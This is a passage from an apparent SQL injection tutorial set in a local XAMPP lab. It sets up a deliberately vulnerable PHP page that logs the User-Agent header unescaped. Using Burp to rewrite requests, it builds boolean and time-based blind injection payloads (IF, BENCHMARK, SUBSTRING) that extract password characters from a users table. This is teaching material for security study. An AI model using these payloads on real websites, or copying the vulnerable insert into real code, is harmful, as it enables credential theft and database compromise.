Then go back again to the main screen, select an arbitrary column, and press the send button:




Order By:

When the Burp proxy intercepts the result change it to

IF (ASCII (SUBSTRING (password, 1, 1)) > 128, id, description)

The SQL query will be:

SELECT * FROM tbl1 GROUP BY
IF (ASCII (SUBSTRING (password, 1, 1)) > 128, id, description) ;



We get the result screen. It is the false screen. It means the ASCII code of the first character of the password is not greater than 128.


IF(ASCII(SUBSTRING(password,1,1))>128,id,description)	count
description	2
description of user name	1
description of user name2	1

One might ask, how do we know the names of the columns, and the name of the table. Later we will solve this problem, now just leave it in this way.

SQL injection in case of INSERT


Many time the web page create some statistics about the browser types used by visitors, or about some other data. In this case most of the time it inserts to a table the information. Let us examine, how we can inject in such a situation. Use the following code as sql.php:

```
<?PHP
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname)
    or die('Connection Error');
$mydate = date('m/d/Y h:i:s', time()) ;
$sql = "INSERT INTO browserlog(browser, visittime)
    VALUES ('" . $_SERVER['HTTP_USER_AGENT'] . "', '" . $mydate .
    "')";
$res = mysqli_query($con,$sql) or die($sql);
echo "Browser recorded";
?>
```



```
*C:\xampp\htdocs\mysql\insert browsertype1\sql.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.php
1 <?PHP
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname)
7     or die('Connection Error');
8
9 $mydate = date('m/d/Y h:i:s', time()) ;
10 $sql = "INSERT INTO browserlog(browser, visittime)
11     VALUES ('" . $_SERVER['HTTP_USER_AGENT'] . "', '" . $mydate .
12     "')";
13 $res = mysqli_query($con,$sql) or die($sql);
14 echo "Browser recorded";
15 ?>
```

Let us open this php file in a browser:



As we can see the php was running. Let us check, if it inserted the data to the browserlog table by running the mysql client

```
cd \xampp\mysql\bin
mysql -u root
USE a;
SELECT * FROM browserlog;
```


as we can see the data inserted to the table:

```
mysql> SELECT * FROM browserlog;
+-----+-----+
| browser | visit |
+-----+-----+
| Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko | 0000-00-00 00:00:00 |
| Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko | 0000-00-00 00:00:00 |
+-----+-----+
2 rows in set (0.00 sec)


mysql>
```

Now try to do some SQL injection. The application inserts the content of the User-Agent field, and it is set by the browser. To be able to modify it we have to use a proxy. On the already known way start the Burp proxy to intercept the requests, and set up the browser, to use the Burp proxy. Then refresh the browser, to reload the sql.php.


The Burp proxy intercepts the request. Here modify the value of the User-Agent field to an apostrophe '. As it can be seen on the following screenshot:



Click to the Forward button on the Burp proxy. Go back to the browser, where we get the following nice error message:



Now let us try to write a syntactically correct SQL injection. To do it refresh again the page in the browser. The Burp proxy will intercept the request again:



We know that, the application expects a text and a datetime field. So try to insert that kind of data.

The insert command looks like as follows:

```
INSERT INTO browserlog(browser, visittime) VALUES ('AAA', '');
```

the browser type is inserted instead of the three placeholder A letters. Now try to write a syntactically correct code. First of all, we write some text like:

```
abcd
```

Then we want to write SQL injection so we must break out from the string. It can be done by the help of an apostrophe, so the input should be something like:

```
abcd'
```

After it we must write a datetime type value so just enter a date like:

```
abcd', '2014.01.01'
```

The following problem is that, the insert instruction has an open bracket, if we do not close it the result will be only a syntax error so close the bracket:

```
abcd', '2014.01.01');
```


But in this case because of the additional text written by the php code we will get a syntax error, so we must comment the remaining part. So the complete input looks like as:

```
abcd' , '2014.01.01');#
```


The insert looks like now as:

```
INSERT INTO browserlog(browser, visittime) VALUES ('abcd' ,  
'2014.01.01');#', '');
```

What is correct syntactically. Try if it works:



After clicking the Forward button go back to the browser. We do not get any error message now:




Go back to the mysql client and list the browserlog:

```
cd \xampp\mysql\bin  
mysql -u root  
USE a;  
SELECT * FROM browserlog;
```


```
mysql> SELECT * FROM browserlog;
+-----+-----+
| browser | visit |
+-----+-----+
| Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko | 0000-00-00 00:00:00 |
| Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko | 0000-00-00 00:00:00 |
| abcd | 2014-01-01 00:00:00 |
+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

Now we are able to create a correct SQL syntax, it is time to create some usefull SQL injection. First of all go back to the browser, and press the refresh button



The Burp proxy intercepts the request:




To be able to get some data we will need some communication channel. We can use the already well known blind SQL injection query technique. Because we do not have any data channel we must use the time based technique. We can inter instead of the datetime a time based blind SQL injection expression:


```
' , IF(1=1,BENCHMARK(500000000,MD5('A')),2));#
```

If we substitute it into the insert command we will get the next:

```
INSERT INTO browserlog(browser, visittime) VALUES ('',  
IF(1=1,BENCHMARK(500000000,MD5('A')),2));#', '');;
```



Click to the forward button. After it go back to the browser. You will see that, the browser is waiting for the answer for a longer time. It is exactly what we expected, because $1=1$ is always true so the benchmark calculation will run, what takes a long time.




After the browser has finished the loading of the page press again the reload button. The Burp proxy will intercept the request again. Let us modify the User-Agent to the following:


```
'', IF(1=2,BENCHMARK(500000000,MD5('A')),2));#
```

If we substitute it into the insert command we will get the next:

```
INSERT INTO browserlog(browser, visittime) VALUES ('',  
IF(1=2,BENCHMARK(500000000,MD5('A')),2));#', '');;
```



After modified click to the Forward button, and go back immediately to the browser window. You will see that, the browser does not wait as long as earlier. It is exactly what we expected because $1=2$ is always false so the server will not do the benchmark calculation.




And now we are finished practically, the time based blind SQL injection works. We just have to change it to get some useful data. To do it let us change the $1=1$ or $1=2$ to some useful for example to $128 < (\text{SELECT ASCII}(\text{SUBSTRING}(\text{password}, 1, 1)) \text{ FROM tbl1 WHERE username='name'})$. Our whole User-Agent string will be the following:

```
' , IF (128 < (SELECT ASCII (SUBSTRING (password, 1, 1)) FROM tbl1 WHERE
username='name') , BENCHMARK (500000000, MD5 ('A')) , 2)) ; #
```


The whole insert looks then becomes the following:

```
INSERT INTO browserlog(browser, visittime) VALUES ('' ,
IF (128 < (SELECT ASCII (SUBSTRING (password, 1, 1)) FROM tbl1 WHERE
username='name') , BENCHMARK (500000000, MD5 ('A')) , 2)) ; #', '');
```

